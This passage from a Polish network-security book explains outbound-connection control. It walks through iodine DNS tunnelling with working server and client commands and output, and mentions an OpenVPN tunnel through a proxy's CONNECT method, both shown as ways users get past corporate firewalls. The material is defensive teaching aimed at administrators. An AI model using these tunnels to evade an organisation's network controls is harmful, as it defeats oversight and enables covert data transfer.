Następnie na wyżej wymienionym serwerze należy zainstalować program `iodine` (<https://github.com/yarrick/iodine>). Uruchomiony program tworzy pseudoserwer DNS, który służy właśnie do tunelowania ruchu na bazie zapytań (i odpowiedzi) DNS. Właśnie w tym celu należało wydelegować podstrefę obsługiwaną przez ten serwer. Dzięki hierarchicznej strukturze działania protokołu DNS nawet przy braku bezpośredniej komunikacji klienta (komputer wewnątrz firmy) z serwerem możliwe jest zestawienie tunelu (wydelegowana strefa DNS będzie niejako falą nośną dla danych przesyłanych tunelem).

Po stronie serwera należy uruchomić program `iodined`, przekazując jako parametry klasę adresową wykorzystywaną wewnątrz tunelu, oraz hasło uwierzytelniające (patrz listing 1.5).

LISTING 1.5. Uruchamiamy program po stronie serwera

```
root@cd0:~# iodined -f -c -P MyPa$WORD 172.24.24.1 tunel.mojadomena.pl
Opened dns0
Setting IP of dns0 to 172.24.24.1
Setting MTU of dns0 to 1130
Opened IPv4 UDP socket
Opened IPv6 UDP socket
Listening to dns for domain tunel.mojadomena.pl
```

172.24.24.1 to adres końcówki tunelu po stronie serwera. Można podać dowolną klasę z puli „klas prywatnych” — ważne, aby pula nie kolidowała z adresacją używaną w sieci, która zapewnia dostęp do internetu u klienta (komputer w firmie).

Po stronie klienta (na komputerze w firmie) należy wywołać klienta `iodine`, przekazując jako parametry wywołania ustawione hasło i nazwę domeny — patrz listing 1.6.

LISTING 1.6. Na komputerze w firmie uruchomiono klienta `iodine`, przekazując hasło i nazwę domeny

```
marek@MS:~$ sudo iodine -f -P MyPa$WORD tunel.mojadomena.pl
Opened dns0
Opened IPv4 UDP socket
```

```

Sending DNS queries for tunel.mojadomena.pl to 192.168.88.1
Autodetecting DNS query type (use -T to override).
Using DNS type NULL queries
Version ok, both using protocol v 0x00000502. You are user #1
Setting IP of dns0 to 172.24.24.2
Setting MTU of dns0 to 1130
Server tunnel IP is 172.24.24.1
Testing raw UDP data to the server (skip with -r)
Server is at 188.116.147.110, trying raw login: ....failed
Using EDNS0 extension
Switching upstream to codec Base128
Server switched upstream to codec Base128
No alternative downstream codec available, using default (Raw)
Switching to lazy mode for low-latency
Server switched to lazy mode
Autoprobing max downstream fragment size... (skip with -m fragsize)
768 ok.. 1152 ok.. ...1344 not ok.. ...1248 not ok.. ...1200 not ok.. 1176 ok.. .1188 ok..
↳ will use 1188-2=1186
Setting downstream fragment size to max 1186...
Connection setup complete, transmitting data.

```

Po zestawieniu tunelu w systemie pojawi się nowy interfejs *dns0*, który otrzymał adres IP 172.24.24.2. Adres serwera to 172.24.24.1. Po tym właśnie adresie odwołujemy się do serwera. Jeśli przyjrzyś się dokładnie listingowi 1.6, to zauważysz, że w pierwszej kolejności klient odpytuje lokalny serwer DNS (tu 192.168.88.1), aby ustalić adres IP serwera DNS obsługujący strefę tunel.mojadomena.pl. Od swojego serwera DNS otrzymuje adres IP odpowiedzialny za obsługę tej strony (tutaj: 188.116.147.110). Następnie klient próbuje zestawić bezpośrednie połączenie z serwerem (*Testing raw UDP data to the server*). Niestety połączenia wychodzące do zewnętrznych serwerów DNS są zablokowane, dlatego próba bezpośredniego połączenia klient-serwer kończy się porażką (*Server is at 188.116.147.110, trying raw login: ...failed*). Następnie klient próbuje wielkość pakietu, jakiego może użyć w komunikacji ze swoim DNS-em i na bazie odpytań DNS zestawia tunel TCP z serwerem. Po to właśnie należało wydelegować strefę DNS w IP serwera, aby pomocnicze serwery (np. firmowe) mogły go odpytywać (a w praktyce przenosić dane). Zauważ, że program wykorzystuje rozszerzenie protokołu EDNS(0). Protokół DNS w swojej pierwotnej postaci zezwalał bowiem na maksymalną wielkość pakietu wynoszącą tylko 512 bajtów. Na rysunku 1.6 przedstawiono widok z analizatora sieci. Zauważ, że administrator widzi tylko komunikację klient (komputer firmowy) → serwer DNS. W analizatorze w ogóle nie widać bezpośredniego połączenia klient → serwer. Dla opisywanego przykładu byłoby to: 192.168.88.199 → 188.116.147.110, ale takich połączeń nie ma, gdyż są zablokowane (w przeciwieństwie do zrzutu z rysunku 1.5, gdzie pomiędzy klientem a serwerem bezpośrednio zestawiony jest tunel OpenVPN!). Cały ruch odbywa się poprzez zapytania DNS do lokalnego serwera.

Natomiast jeśli w tym samym momencie włączymy nasłuch na interfejsie *dns0* po stronie klienta, zobaczymy właściwe połączenie SSH/SCP — patrz rysunek 1.7. Zwróć też uwagę na adresację IP — wewnątrz tunelu TCP widoczna jest klasa 172.24.24.0/30 użyta na potrzeby tunelu TCP.

[illegible]

RYSUNEK 1.6. Tunel TCP poprzez zapytania DNS. Administrator widzi tylko połączenia z lokalnym serwerem DNS

The image shows a Wireshark packet capture window. The top menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. Below the menu is a toolbar with various icons for packet analysis. The packet list pane on the left shows a list of captured packets, with the first packet selected. The packet details pane on the right shows the structure of the selected packet, including Ethernet II, Internet Protocol Version 4, and Hypertext Transfer Protocol. The packet bytes pane at the bottom shows the raw data of the selected packet.

No.	Time	Source	Destination	Protocol	Length	Info
893	9.702126404	172.24.24.1	172.24.24.1	SSH	1330	Client: Encrypted packet (len=1078)
894	9.702128749	172.24.24.1	172.24.24.1	SSH	1330	Client: Encrypted packet (len=1078)
895	9.745528440	172.24.24.1	172.24.24.1	TCP	52	52 → 53494 [ACK] Seq=145 Ack=478633 Win=6333 Len=0 TSval=322654344 TSecr=1912629924
896	9.745552643	172.24.24.2	172.24.24.1	SSH	1330	Client: Encrypted packet (len=1078)
897	9.745554078	172.24.24.2	172.24.24.1	SSH	1330	Client: Encrypted packet (len=1078)
898	9.788899114	172.24.24.1	172.24.24.2	TCP	52	52 → 53494 [ACK] Seq=145 Ack=480789 Win=6333 Len=0 TSval=322654354 TSecr=1912629966
899	9.788930030	172.24.24.1	172.24.24.1	SSH	1330	Client: Encrypted packet (len=1078)
900	9.788978095	172.24.24.2	172.24.24.1	SSH	1330	Client: Encrypted packet (len=1078)
901	9.789017945	172.24.24.2	172.24.24.1	SSH	1330	Client: Encrypted packet (len=1078)
902	9.789020060	172.24.24.2	172.24.24.1	SSH	1330	Client: Encrypted packet (len=1078)
903	9.834398825	172.24.24.1	172.24.24.2	TCP	52	52 → 53494 [ACK] Seq=145 Ack=482045 Win=6333 Len=0 TSval=322654366 TSecr=1912629966
904	9.834408798	172.24.24.2	172.24.24.1	SSH	1330	Client: Encrypted packet (len=1078)
905	9.834449377	172.24.24.2	172.24.24.1	SSH	1330	Client: Encrypted packet (len=1078)
906	9.880174935	172.24.24.1	172.24.24.2	TCP	52	52 → 53494 [ACK] Seq=145 Ack=485101 Win=6333 Len=0 TSval=322654377 TSecr=1912630009
907	9.880264960	172.24.24.2	172.24.24.1	SSH	1330	Client: Encrypted packet (len=1078)
908	9.880266051	172.24.24.2	172.24.24.1	SSH	1330	Client: Encrypted packet (len=1078)
909	9.880296928	172.24.24.2	172.24.24.1	SSH	1330	Client: Encrypted packet (len=1078)


RYSUNEK 1.7. Właściwe połączenie SSH widziane wewnątrz tunelu TCP — zwróć uwagę na adresację IP

Być może przedstawione przeze mnie przykłady są dosyć egzotyczne. Zależało mi tutaj na pokazaniu Ci, jakie są techniczne możliwości wykorzystania otwartych furtek. Zauważ, że gdyby port 53 UDP był rzeczywiście całkowicie otwarty (co często ma miejsce), zamiast bawić się w tunelowanie DNS jakimś egzotycznym programem, można by uruchomić na tym porcie serwer OpenVPN. Przy czym sam program iodine jest dość sprytny. Jeśli wykryje możliwość bezpośredniej komunikacji pomiędzy klientem a serwerem, to zestawia normalny tunel TCP (wówczas zasada działania tego tunelu jest bardzo zbliżona do OpenVPN-a).

1.6. Tunel OpenVPN przez serwer proxy

Na koniec zamieszczam jeszcze całkiem życiowy przykład. Na rysunku 1.8 widzimy rzut ekranu połączenia OpenVPN z wykorzystaniem nie dość zabezpieczonego serwera proxy i metody CONNECT. W tym przypadku klient (sprytny użytkownik) nie miał bezpośredniej komunikacji z serwerem, ale wykorzystał firmowy serwer proxy, który zezwalał na wykorzystanie metody CONNET w połączeniach do obcych, niezaufanych serwerów. Więcej na ten temat znajdziesz w rozdziale poświęconemu programowi Squid (rozdział 3.).

Wszystkie z wyżej wymienionych tuneli TCP były utworzone w i tak już względnie zabezpieczonej sieci, ponieważ połączenia wychodzące były poblokowane (należało użyć serwera proxy, protokołów DNS lub ICMP). A co w przypadku sieci, gdzie ma żadnych



RYSUNEK 1.8. Klient OpenVPN w trakcie zestawiania tunelu z wykorzystaniem serwera proxy i metody CONNECT

obostrzeń odnośnie do połączeń wychodzących? W takim przypadku dostęp z zewnątrz jest banalnie prosty. Przetunelować się do takiej sieci można na setki sposobów, i to bez żadnej specjalistycznej wiedzy.

1.7. Co robić, jak żyć?

Jak widzisz już z tego wstępnego rozdziału, aby zabezpieczyć sieć firmową przed nieautoryzowanym dostępem z zewnątrz, trzeba bardzo dokładnie przyjrzeć się połączeniom wychodzącym inicjowanym przez komputery w sieci LAN, a najlepiej w dużej mierze je zablokować.

Z roku na rok programy typu malware stają się coraz bardziej wyrafinowane i często są dostosowywane pod konkretne środowisko (np. Europę Środkowo-Wschodnią) czy wręcz konkretny program lub instytucję i tylko po spełnieniu określonych warunków się aktywują. To dodatkowo utrudnia wykrywalność przez wiodące programy antywirusowe. Niektóre programy z kolei pobierają „kolejne instrukcje” przez internet, więc same w sobie „na pierwszy rzut oka” nie wyglądają podejrzanie. Bywa, że wykorzystują do tego nawet systemy DNS (rekordy TXT zawierające instrukcje poleceń), aby jeszcze bardziej zagmatwać zasadę działania. Z pewnością z każdym rokiem liczba kradzieży, włamań i zagrożeń będzie rosła, gdyż z jednej strony stoją za tym zorganizowane grupy przestępcze zatrudniające najlepszych specjalistów, a z drugiej bardzo poważne pieniądze pozyskiwane z okupów od zhakowanych firm. Sprawy nie ułatwia też (po)pandemiczna

rzeczywistość, gdzie bardzo wielu użytkowników łączy się z firmą z domu przez VPN, a na temat ich sieci domowej niewiele wiemy.

Warto zatem podjąć konkretne kroki, aby zmniejszyć ryzyko ataku i zyskać kontrolę nad tym, z czym łączą się komputery firmowe.

Wdrożenie restrykcyjnej polityki odnośnie do połączeń wychodzących nie będzie łatwą przeprawą. Zwłaszcza jeśli do tej pory użytkownicy mieli wszystko odblokowane. Warto jednak podjąć trud, gdyż w nagrodę zyskasz kontrolę nad przepływem pakietów w sieci, którą administrujesz.

W dalszej części książki opiszę różne podejścia do tematu blokady połączeń. Zacznę od opisu narzędzi *open source* i pełnej blokady połączeń, by dojść do opisu firewalli warstwy aplikacyjnej, który na podstawie sygnatur połączeń potrafi odróżnić i sklasyfikować połączenia, które dla tradycyjnego firewalla wyglądają tak samo.

Podpowiem, na co zwrócić uwagę, jak zrobić to w miarę bezboleśnie, jednocześnie nie paraliżując działania firmy ☺.

Jako gratis na FTP-ie dołączam listę adresów URL, które stosuję w wyjątkach (tzw. biała lista), chodzi o adresy banków, instytucji rządowych, finansowych, głównych systemów płatności i sklepów internetowych. Lista ta oczywiście dostosowana jest do polskich realiów i zawiera adresy rodzimych serwisów (choć, rzecz jasna, nie tylko).

Starłem się, aby przykłady były konkretne i życiowe. Mam nadzieję, że wiedzę wykorzystasz jak najszybciej w praktyce. Życzę Ci przyjemnej lektury i sieci wolnej od włamów!

PROGRAM PARTNERSKI

— GRUPY HELION —



1. ZAREJESTRUJ SIĘ
2. PREZENTUJ KSIĄŻKI
3. ZBIERAJ PROWIZJĘ

Zmień swoją stronę WWW w działający bankomat!

Dowiedz się więcej i dołącz już dzisiaj!

<http://program-partnerski.helion.pl>

GRUPA
Helion

Bezpieczeństwo sieci firmowej

w dużym stopniu zależy od kontroli, jaką administrator ma nad połączeniami inicjowanymi przez komputery użytkowników. Jej brak umożliwia użytkownikom otwieranie adresów niebezpiecznych stron, pobieranie zainfekowanych plików, a w konsekwencji naruszenie bezpieczeństwa całej sieci. W dobie zmasowanych ataków typu ransomware wprowadzenie kontroli nad połączeniami wychodzącymi to absolutna konieczność.

Autor książki nakreśla w niej zagrożenia, a także omawia różne koncepcje blokady połączeń i filtracji stron WWW z wykorzystaniem dostępnych na rynku rozwiązań. Przedstawia zarówno darmowe narzędzia open source, na przykład Squid, E2guardian, OPNsense, jak i produkty komercyjne — Fortigate UTM czy Web Safety. To propozycja dla administratorów sieci w małych i średnich firmach, jak również w instytucjach, urzędach, szkołach i na uczelniach. Autor od lat zajmuje się administrowaniem sieciami i systemami komputerowymi, jego wcześniejsza pozycja, *Sieci VPN. Zdalna praca i bezpieczeństwo danych*, uzyskała status bestsellera.

Dzięki książce poznasz:

- najlepsze praktyki zabezpieczania sieci
- różne koncepcje filtrowania ruchu
- metody blokowania niepożądanych połączeń
- metody ochrony użytkowników przed niepożądaną treścią

Marek Serafin jest doświadczonym administratorem sieci i systemów komputerowych. Linux, serwerownia i konfiguracja switchów to jego naturalne środowisko. Autor bestsellera *Sieci VPN. Zdalna praca i bezpieczeństwo danych*. W czasie wolnym lutuje układy elektroniczne i programuje mikrokontrolery. Jest miłośnikiem kotów.

Helion 



helion.pl



HELION SA
ul. Kościuszki 1c
44-100 Gliwice
tel.: 32 230 98 63
helion@helion.pl

KOD KORZYŚCI
Sięgnij po więcej! ▶



ISBN 978-83-8322-201-1



Cena: 69,00 zł